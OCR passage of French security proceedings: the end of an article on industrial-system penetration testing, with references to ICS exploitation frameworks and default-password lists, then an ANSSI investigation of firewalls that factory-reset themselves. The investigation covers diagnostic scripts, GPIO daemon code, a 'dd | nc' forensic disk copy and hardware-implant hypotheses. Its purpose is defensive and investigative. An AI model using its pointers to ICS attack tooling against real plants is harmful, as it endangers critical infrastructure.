


Fig. 7. Schéma d'intrusion simplifié sur un système de gestion de la climatisation d'un bâtiment

12 Conclusion

Ainsi s'achève un test d'intrusion interne en milieu industriel. En lisant cet article, vous avez peut-être eu la sensation que le niveau de cybersécurité sur les systèmes industriels était très bas. Rassurez-vous, ce n'est pas le cas. Certes, on constate un retard global par rapport à l'IT mais, si l'on compare à la situation d'il y a cinq ou dix ans, nous rencontrons de plus en plus de clients très matures sur ces questions qui, en plus d'être soumis aux réglementations gouvernementales, sont conscients de l'impact des cyberattaques et agissent en conséquence. Et comme le monde n'est pas binaire, la plupart des environnements que nous rencontrons ont des points forts et des points faibles. Aussi, il peut rester au moins un équipement très fragile même dans un environnement qui respecte l'état de l'art en matière de sécurité qui justifie que l'on continue à prendre nos précautions.

Nous avons essentiellement parlé tests d'intrusion sur des systèmes industriels complets en fonctionnement - même si nous avons fait quelques écarts - car c'est la configuration que nous rencontrons le plus souvent. Mais on pourrait faire un article tout aussi long sur ce qu'il est possible de faire lorsque nous travaillons en environnement de test, physique ou simulé, lorsque nous réalisons des tests approfondis d'un équipement industriel, ou encore lorsque notre audit a des objectifs différents, comme tester le bon fonctionnement des systèmes de détection d'intrusion mis en place dans les environnements industriels (Purple Team). Nous pourrions finalement nous intéresser en détail à la logique des procédés industriels ciblés, notamment via les programmes automates, et à la meilleure façon de les détourner.

Concluons avec un petit appel à la prudence : vous aurez remarqué au fil de l'article à quel point il est important de tester ces systèmes souvent critiques. Mais vous aurez aussi compris qu'on ne peut pas les tester comme n'importe quel autre système. Nous pensons qu'il est nécessaire que ce type d'audit soit mieux connu par les commanditaires d'audits et par les exécutants. J'entends trop souvent des histoires d'auditeurs, toutes entreprises confondues, qui se sont retrouvés malgré eux face à des environnements industriels car leur client ne connaissait ni les méthodologies d'audits, ni les impacts possibles. Ces auditeurs les ont testés comme n'importe quel autre système, sans prendre de précautions, causant parfois des dégâts, et sans inclure dans les tests les éléments techniques qui sont spécifiques au monde industriel. Aussi, puisque ce type de tests tend à se répandre, il devient urgent que tous les acteurs comprennent bien ce

qu'un test d'intrusion sur un système industriel implique et testent de manière appropriée pour éviter les catastrophes.

Références

1. CVE (Common Vulnerabilities and Exposures. https://cve.mitre.org/.
2. Free OPC-UA Library. https://freeopcua.github.io/.
3. ANSSI. La cybersécurité des systèmes industriels. https://cyber.gouv.fr/publications/la-cybersecurite-des-systemes-industriels, 2014.
4. ANSSI. Guide pour une formation sur la cybersécurité des systèmes industriels. https://cyber.gouv.fr/publications/guide-pour-une-formation-sur-la-cybersecurite-des-systemes-industriels, 2015.
5. ANSSI. Recommandations relatives à l'administration sécurisée des SI. https://cyber.gouv.fr/publications/recommandations-relatives-ladministration-securisee-des-si, 2021.
6. Kenny Chua (Schneider Electric Blog). What is a safety instrumented system ? https://blog.se.com/sustainability/2024/04/29/what-is-a-safety-instrumented-system/, 2024.
7. Digital Bond. Redpoint. https://github.com/digitalbond/Redpoint.
8. Nicolas Chatelain. Ligolo-ng. https://github.com/nicocha30/ligolo-ng.
9. ControlThings.io. ctmodbus. https://github.com/ControlThings-io/ctmodbus.
10. Claire Vacherot (Orange Cyberdefense). Awesome Industrial Protocols. https://github.com/Orange-Cyberdefense/awesome-industrial-protocols.
11. Christian Dameff, Jeffrey Tully, and Maxwell Bland (Black Hat USA). Pestilential Protocol : How Unsecure HL7 Messages Threaten Patient Lives. https://www.youtube.com/watch?v=66x3vfac8rA, 2018.
12. dark lbp. ISF (Industrial Control System Exploitation Framework. https://github.com/dark-lbp/isf.
13. Mark Graham, Carolyn Ahlers, and Kyle O'meara (Dragos inc.). Impact of FrostyGoop ICS Malware on Connected OT Systems. https://hub.dragos.com/hubfs/Reports/Dragos-FrostyGoop-ICS-Malware-Intel-Brief-0724_.pdf, 2024.
14. Dragos inc. CRASHOVERRIDE. Analysis of the Threat to Electric Grid Operations. https://www.dragos.com/wp-content/uploads/CrashOverride-01.pdf, 2017.
15. Blake Johnson, Dan Caban, Marina Krotofil, Dan Scali, and Nathan Brubakerand Christopher Glyer (Mandiant). Attackers Deploy New ICS Attack Framework "TRITON" and Cause Operational Disruption to Critical Infrastructure. https://cloud.google.com/blog/topics/threat-intelligence/attackers-deploy-new-ics-attack-framework-triton/?hl=en, 2024.
16. KScada. Modbus Doctor. https://www.kscada.com/modbusdoctor.html.
17. Ralph Langner. To Kill a Centrifuge. A Technical Analysis of What Stuxnet's Creators Tried to Achieve. *The Langner Group*, 2013.
18. Davide Nardella. Snap7. https://snap7.sourceforge.net/.
19. NIST. NIST SP 800-82 Rev. 3 : Guide to Operational Technology (OT) Security. https://csrc.nist.gov/pubs/sp/800/82/r3/final, 2023.

20. Internal Society of Automation (ISA). ISA100, Wireless Systems for Automation. https://www.isa.org/standards-and-publications/isa-standards/isa-standards-committees/isa100.
21. Jaime Pillora. Chisel. https://github.com/jpillora/chisel.
22. Rapid7. Metasploit framework, SCADA modules. https://github.com/rapid7/metasploit-framework/tree/master/modules/auxiliary/scanner/scada.
23. Justin Searle. Scanning Highly Sensitive Networks v3. https://drive.google.com/file/d/1_22MtEjveuv-Apl2ghQrfR5TaSnSPJAG/view, 2022.
24. SecDev. Scapy. https://github.com/secdev/scapy.
25. SCADA StrangeLove. SCADAPASS. https://github.com/scadastrangelove/SCADAPASS.
26. Claire Vacherot. CVE-2024-23765. https://nvd.nist.gov/vuln/detail/CVE-2024-23765.
27. Claire Vacherot. Le Fuzzer Con. https://github.com/claire-lex/le-fuzzer-con.
28. T.J. Williams. The purdue enterprise reference architecture. *Computers in industry*, 24(2-3) :141–158, 1994.

Investigation aux frontières du système
Cas d'un *reset factory* aléatoire

Mikaël Smaha et Pierre-Michel Ricordel
prenom.nom@ssi.gouv.fr

ANSSI

Résumé. Cet article présente une investigation inhabituelle de l'ANSSI concernant le *reset factory* aléatoire de quelques équipements sensibles au sein de son propre système d'information : les journaux indiquent une pression sur le bouton de réinitialisation alors que personne n'est présent en salle machine ! Après une brève présentation des enjeux, l'article aborde la démarche suivie et les multiples hypothèses et vérifications effectuées pour identifier l'origine de ce phénomène, ainsi que les difficultés rencontrées pour leur mise en place. Au sein de cette démarche, l'hypothèse d'un effet de bord d'un acte malveillant sera explorée à de multiples reprises. En raison de l'aspect matériel de la pression sur un bouton, la démarche suivie oscille entre aspect matériel, environnemental et logiciel.

1 Apparition d'une énigme

1.1 La Genèse : apparition d'un phénomène inexpliqué

À la fin du premier semestre 2021, le CERT-FR migre dans son nouveau *datacenter*.

Le 17 septembre 2021, l'équipe chargée de la migration sollicite les équipes de réponses à incident concernant le comportement inhabituel mais similaire des deux pare-feux `<VENDOR> <MODELE 1>` d'un même cluster à des dates proches : les deux équipements ont perdu leur configuration ! Le premier le 29 août, le second le 6 septembre. Cela survient un mois et demi après leur installation.

Une image des disques est effectuée en attendant le rapatriement des équipements avec `dd | nc`. La *timeline FLS* des fichiers indique un changement de l'ensemble des fichiers de la partition de production à l'exception de quatre et suggère une réinitialisation de l'équipement.

Courant novembre, cette hypothèse est confirmée par la comparaison de cette *timeline* avec celle obtenue sur une *appliance* de test sur laquelle la commande `<script-reinit>` est exécutée.

Cette réinitialisation est intervenue sans action d'un administrateur.

À ce moment-là, l'hypothèse d'un bogue constructeur est envisagée.

Les équipements récupérés sont également remis en fonctionnement dans nos bureaux afin d'essayer de reproduire le comportement inattendu.

1.2 La Seconde vague : émergence d'un aspect matériel

Les précédents équipements ont été remplacés, mais le phénomène se reproduit à nouveau sur l'équipement actif du *cluster* deux mois après leur remplacement ! Afin de comprendre l'origine de ce comportement inattendu, `<VENDOR>` suggère au CERT-FR de remplacer le binaire `<script-reinit>` par un contenu proche du listing 1.

Listing 1: Nouveau script `<script-reinit>`

```
#!/bin/sh
PP_ID=`echo $PPID`
PP_NAME=`ps awwwx | grep ^$PP_ID`
logger "`echo $PP_NAME` tried to launch script-reinit"
kill -6 $PP_ID
```

Le 29 novembre 2021, un appel au binaire `<script-reinit>` est journalisé (voir le listing 2). Le programme appelant est `<demon-monitoring>`.

Listing 2: Identification de l'appelant à `<script-reinit>`

```
2021-11-29 06:01:05+0100 demon-monitoring "Running script-reinit"
2021-11-29 05:58:49+0100 system "49941 - S< 0:00.00 demon-monitoring tried
↪  to launch script-reinit"
```

Après échange avec `<VENDOR>`, celui-ci nous propose d'activer le mode verbeux sur l'équipement. À peine le remplacement effectué sur l'équipement actif, le nouveau fichier `<log_path/demon-monitoring.log>` contient les lignes du listing 3.

Listing 3: Premiers journaux de `demon-monitoring`

```
Reinitialisation button is pressed
Execute reinitialisation due to pressed button
```

Suite à ces premiers échanges et constats, le comportement associé à un appui sur le bouton de réinitialisation est testé avec un technicien du *datacenter*. Sur l'équipement passif, le premier appui prolongé génère également les lignes du listing 3. Les deux tests suivants d'appuis prolongés et les tests effectués sur l'équipement actif ne génèrent aucune trace. Ce comportement suggère que seul le premier appui prolongé après redémarrage du démon `<demon-monitoring>` génère des journaux et donc l'appel à `<script-reinit>`.

À côté de ces tests, une vérification de la vidéosurveillance indique l'absence de personnes dans le *datacenter* au moment où le bouton aurait été pressé sur l'équipement actif.

1.3 L'Analyse du binaire `<demon-monitoring>` : le cheminement d'une pression

Le 12 décembre 2021, les analystes récupèrent le binaire `<demon-monitoring>` afin de comprendre son fonctionnement.

Son analyse indique que le binaire ne gère que les boutons du châssis et l'état des LEDs. Il récupère notamment l'état du bouton de réinitialisation auprès du noyau, et exécute la commande `<script-reinit>` si plusieurs appuis successifs, espacés d'un peu moins d'une seconde, sont détectés (voir le listing 4). Ceci permet d'identifier une pression continue de plusieurs secondes sur le bouton.

Listing 4: Version simplifiée de `<demon-monitoring>` sur l'aspect réinitialisation

```
#include <stdlib.h>
#include <unistd.h>
#include <sys/gpio.h>
#define GPIO_DEVICE "/dev/gpioc... "
#define PIN <int... >
#define ITER_NB <int... >
#define SLEEP_DURATION <float... >
int gpio_fd = open(GPIO_DEVICE, O_RDONLY);
int btn_pressed_counter = 0;
int reinit_done = 0;
// [... ] init part
while (1) {
    struct gpio_req gpio_request = {0};
    gpio_request.gp_pin = PIN;
    ioctl(gpio_fd, GPIOGET, &gpio_request)
    if (gpio_request.gp_value) {
        btn_pressed_counter += 1;
        if (btn_pressed_counter > ITER_NB && !reinit_done) {
            if (!fork()) {
                system("<bin_path/script-reinit> <arguments>");
                exit(0);
            }
            reinit_done = 1;
        }
    } else {
        btn_pressed_counter = 0;
    }
    sleep(SLEEP_DURATION);
}
```

Comme soupçonné lors des tests en 1.2, le binaire s'assure que `<script-reinit>` n'est exécuté qu'une fois et évite ainsi les exécutions concurrentes de celui-ci.

La récupération auprès du noyau s'effectue auprès du contrôleur GPIO. `dmesg` (voir le listing 5) indique que le contrôleur GPIO est raccordé au CPU à travers un bus ISA.

Ceci met en avant la présence d'une puce `<CHIP>` chargée de gérer les requêtes GPIOs.

Listing 5: Vue système du GPIO à partir du `dmesg`

```
└── pci0 = device #.#
    └── isab0 = pci0:#.#
        └── isa0
            └── superio0 = isa0:0x##-0x##
                └── winbond0 (<CHIP>)
                    └── gpio0 (Winbond GPIO)
                        └── gpio0c0 (GPIO controller)
```

À partir de là, le fonctionnement du mécanisme de réinitialisation est assez bien compris (voir figure 1).




Fig. 1. Fonctionnement du mécanisme de réinitialisation

1.4 Le trouble-fête : nouveau cas du phénomène

Le 24 et 25 janvier 2022, le phénomène se produit sur un autre équipement `<VENDOR>`. Il s'agit d'un `<MODELE 2>` cette fois. Celui-ci est présent sur un système d'information de l'ANSSI distinct du précédent.

Cas particulier de cette occurrence, l'équipement redémarre après la réinitialisation. Sur les deux jours, l'équipement aura effectué 1939 réinitialisations et redémarrages consécutifs. Il s'écoule en moyenne 1 min 10 s entre deux réinitialisations.

Cet équipement sera remplacé et le phénomène ne se reproduira plus sur l'équipement de remplacement. Pour cette raison, les investigations porteront sur les `<MODELE 1>`, tout en essayant de ne pas omettre les caractéristiques du `<MODELE 2>`.




Fig. 2. Réinitialisations consécutives sur le `<MODELE 2>`. L'ordonnée indique la durée entre deux réinitialisations en `M:SS`




Fig. 3. Répartition de la durée entre réinitialisations consécutives sur le `<MODELE 2>`. L'ordonnée indique le nombre d'occurrences pour chaque seconde

2 Situation et enjeux

2.1 La problématique

À ce moment-là, le problème est posé : des équipements `<MODELE 1>` et `<MODELE 2>` considèrent, aléatoirement, qu'un bouton présent sur le châssis est pressé, et la pression sur ce bouton provoque la réinitialisation de l'équipement.

Ce phénomène concerne en particulier les équipements d'un cluster `<MODELE 1>` précis, malgré les remplacements par d'autres équipements du mème modèle. Toutefois, celui-ci ne concerne pas les autres équipements `<VENDOR>` présents au sein de notre système d'information à l'exception d'un `<MODELE 2>`. Celui-ci ne concerne pas non plus les autres `<VENDOR>` `<MODELE 1>` présents par ailleurs (voir figure 4).




Fig. 4. Équipements concernés par le phénomène en rouge. En blanc, absence d'équipement. En vert, équipements fonctionnant sans le phénomène

À ce moment, pour anticiper un éventuel dysfonctionnement matériel et permettre à `<VENDOR>` de nous aider à résoudre ce problème, un échange de matériel est effectué : les équipements du premier *cluster* sont renvoyés. `<VENDOR>` nous indique d'emblée que ce phénomène n'a jamais été remonté par d'autres clients. De notre côté, les deux *clusters* successivement mis en place proviennent de deux séries distinctes.

À ce moment-là, notre connaissance du problème est trop superficiellle pour nous permettre de trancher entre l'hypothèse d'un bogue et celle d'une malveillance. Les deux sont donc considérés.

2.2 L'hypothèse malveillante

L'action délibérée La première question que nous posons est celle de l'apport d'une réinitialisation de l'équipement pour un attaquant.

Celle-ci permet évidemment de supprimer l'ensemble du système de fichiers et donc de masquer les traces qu'un attaquant aurait pu laisser dessus.

Cet apport doit toutefois être nuancé :

— la réinitialisation ne concerne pas les journaux et manque ainsi une partie de l'objectif de suppression des traces ;
— une réinitialisation non souhaitée est un phénomène surprenant et inhabituel qui attirera sans aucun doute l'attention sur l'équipement ;
— sur le premier *cluster*, les deux équipements n'ont pas été réinitialisés de manière synchrone.

Par ailleurs, le côté répétitif du phénomène décrédibilise également cette hypothèse.

L'effet de bord La seconde question que nous posons est celle de la possibilité d'un effet de bord d'un implant attaquant qui aboutirait à cette réinitialisation non souhaitée. Ainsi, des attaques au niveau matériel pourraient avoir une incidence sur la lecture du bouton.

Il est toutefois surprenant que l'attaquant laisse perdurer un effet de bord qui lui est si préjudiciable : la réinitialisation attire l'attention sur l'équipement et impose également une indisponibilité de son implant. Ceci pourrait s'expliquer par la difficulté ou l'impossibilité de corriger un tel implant.

Le contexte Le phénomène est limité à un *cluster* de bordure sensible de l'ANSSI. La persistance d'un phénomène inexpliqué sur ces composants n'est donc pas tolérable.

Le point d'entrée Même si la compromission des équipements nous semble peu probable, il convient d'identifier comment ceux-ci auraient pu être compromis, à la fois pour orienter les futures investigations et pour mieux apprécier la vraisemblance de l'hypothèse.

Le piégeage matériel en amont peut être envisagé de plusieurs manières, depuis la conception de l'équipement jusqu'à sa mise en production :

1. Sur des composants utilisés par le `<VENDOR>` ;

2. Chez `<VENDOR>`, une fois le bénéficiaire de l'équipement connu, à savoir l'ANSSI ;
3. Au cours de l'acheminement entre `<VENDOR>` et l'ANSSI ;
4. Au sein des locaux utilisés par l'ANSSI ;
5. Au cours des mouvements internes effectués au sein de l'ANSSI.

La compromission depuis Internet est également envisagée. Celle-ci est toutefois loin d'être aisée : sur son interface Internet, l'équipement traite très peu de protocoles et seules quelques adresses sont autorisées à communiquer avec l'équipement.

Il est également intéressant de s'interroger sur quel composant du système un piégeage pourrait avoir cet effet de bord :

— Composant matériel
— Firmware
— BIOS
— Noyau
— Espace utilisateur
  — Programme interagissant avec les GPIOs
  — Injection dans <demon-monitoring>

Le canal de sortie De manière équivalent à l'évaluation du point d'entrée, il est pertinent d'envisager les canaux de sortie.

L'accès Internet, également très limité, constitue une première piste envisageable.

La longueur de la piste présente entre la puce `<CHIP>` et le bouton nous interroge également sur la capacité de celle-ci à servir d'antenne d'émission radio. En effet, un GPIO est souvent réversible, et pourrait être exploitée pour transmettre des signaux sans-fils, comme le fait le projet « rpitx » sur la Raspberry Pi [1].

2.3 L'hypothèse du bogue

Si l'hypothèse malveillante semble peu vraisemblable, il reste à trouver un bogue pouvant expliquer ce phénomène.

Le phénomène se produisant de manière localisée à un *cluster* donné, des causes locales, probablement environnementales, pourraient conduire à son apparition. La connaissance de ces causes nous permettrait de comprendre le phénomène ou de les reproduire en laboratoire pour mieux les étudier.

Toutefois, la présence d'occurrences sur le `<MODELE 2>` dont la fonction est complètement différente nous conduit à réduire drastiquement la

vraisemblance associée à la configuration de l'équipement, même pour des configurations spécifiques.

De nombreuses hypothèses de bogues sont envisagées et évaluées. Elles sont reprises dans le tableau 1.

Catégorie	Sous catégorie	Hypothèse	Évaluation
Défaillance matérielle	Conception	Faux contact	
		Composant endommagé	Rejetée
	Environnement	Humidité	
		Contact avec un liquide	Presque rejetée
		Chocs	Presque rejetée
		Surtension	Presque rejetée
		Température excessive	
		Dé/Sur-pression	
		Poussière	Rejetée
	Acquis	Assemblage constructeur	Rejetée
		Acquise au stockage ou via la logistique interne	Presque rejetée
		Acquise dans le datacenter	Rejetée
Erreur de programmation		Noyau	Rejetée
		Espace utilisateur	Rejetée
		Interaction espace utilisateur	Rejetée
Interférences		Vibration matériel	Presque rejetée
		Acoustique	Presque rejetée
		Électromagnétique	
		Électrique (alimentation)	Presque rejetée

Tableau 1. Hypothèses non malveillantes du phénomène

3 Lancement des investigations

Suite à cette revue des enjeux, plusieurs chantiers vont être menés en parallèle. Les plus gros chantiers feront l'objet d'un arbitrage lors d'un premier comité de pilotage le 28 mars.

Le 29 mars, une rencontre est organisée avec `<VENDOR>`. Au cours de celle-ci, nos constats, hypothèses et orientations en matière d'investigation sont partagés et discutés pour permettre à `<VENDOR>` de nous apporter le meilleur appui.

Par la suite, les vérifications seront présentées de manière plus thématique que temporelle.

3.1 Déplacement en *datacenter*

Le 25 mars 2022, un premier déplacement au *datacenter* est effectué pour constater l'environnement dans lequel sont présents ces équipements et les remplacer.

De manière opportune, ces nouveaux équipements ont été obtenus par une procédure de maintenance qui mobilise un autre circuit logistique que celui utilisé pour l'équipement original. De plus, nous procédons nous-même à leur acheminement jusqu'au *datacenter* et nous les mettons en service nous-même, ce qui permet d'éliminer plusieurs hypothèses de piégeage du matériel en amont si le phénomène se reproduit.

Ce déplacement nous permet de constater un *datacenter* propre, bien aéré, sans vibration ou poussière.

Le matériel récupéré est inspecté. Les scellés sont vérifiés. Le contenu de l'équipement est également inspecté sans mettre en évidence de composant suspect.

Malgré ce remplacement, le phénomène se reproduit sur le nouveau *cluster*.

3.2 Simulation

Les équipements récupérés vont être testés dans nos bureaux en appliquant le protocole suivant :

— Configuration par défaut (sortie d'usine),
— Configuration équivalente à la production,
— Configuration équivalente à la production avec simulation de trafic à travers l'équipement

Malgré l'utilisation de notre script de *polling* à haute fréquence (toutes les 0,04s), aucune occurrence du phénomène ne sera constatée au cours de ces tests, en dehors des appuis délibérés pour valider le script et synchroniser nos outils.

4 Investigations logicielles

Cette partie décrit les instrumentations logicielles effectuées, les résultats obtenus et les conclusions tirées de ces résultats.

4.1 Deux variantes du phénomène

Un premier script de *polling* est mis en place le 15 février 2022. Celui-ci récupère l'état du GPIO toutes les 500 ms.

Jusqu'au 7 mars 2022, 2 319 330 relevés sont effectués.

Ces relevés mettent en évidence deux situations :

— des occurrences isolées du phénomène (15 occurrences) ;

— des occurrences prolongées du phénomène (ici une seule occurrence prolongée du phénomène est identifiée, celle-ci dure quasiment 17 heures, jusqu'à ce que l'équipement ne soit redémarré lors d'une tentative de *dump* mémoire).

Sur ce premier échantillon, le phénomène apparait toutes les 19 heures en moyenne.

Le phénomène est certes quotidien, mais il reste trop rare pour permettre à un analyste de facilement investiguer une occurrence en temps réel.

4.2 Approche statistique du phénomène

Sur la période du 2 au 28 mars 2022, nous obtenons 435 occurrences isolées du phénomène.

Ce nombre d'occurrences est suffisant pour mener une première recherche d'un biais statistique. Cette recherche indique que ni le jour de la semaine (voir la figure 5) ni l'heure de la journée (voir la figure 6) n'influe sur l'apparition du phénomène.

La répartition des intervalles de temps entre deux occurrences est également très variable (voir les figures 7 et 8) et ne permet pas de conclure à la présence d'un biais statistique particulier en dehors d'une moyenne de presque une heure et demie entre deux occurrences.

À l'issue de cette première phase, les occurrences du phénomène semblent se produire de manière aléatoire dans le temps.

L'augmentation du nombre d'occurrences à partir du 7 mars nous interroge également. Nous émettons l'hypothèse d'un lien avec l'augmentation du trafic réseau. Toutefois, les irrégularités de ce dernier ne se retrouvent que vaguement dans les augmentations ponctuelles de fréquences du phénomène.

Cette corrélation est également difficile à valider, car cette comparaison est effectuée entre deux graphiques peu précis et dont nous ne pouvons améliorer la précision pour la partie réseau.

4.3 Approche statistique des phénomènes environnementaux

Si le phénomène semble aléatoire, il est possible qu'il soit corrélé à un autre phénomène. Un phénomène environnemental est envisagé.




Fig. 5. Répartition par jour des occurrences du mois de mars 2022




Fig. 6. Répartition horaire des occurrences du mois de mars 2022




Fig. 7. Répartition de la durée entre réinitialisations consécutives

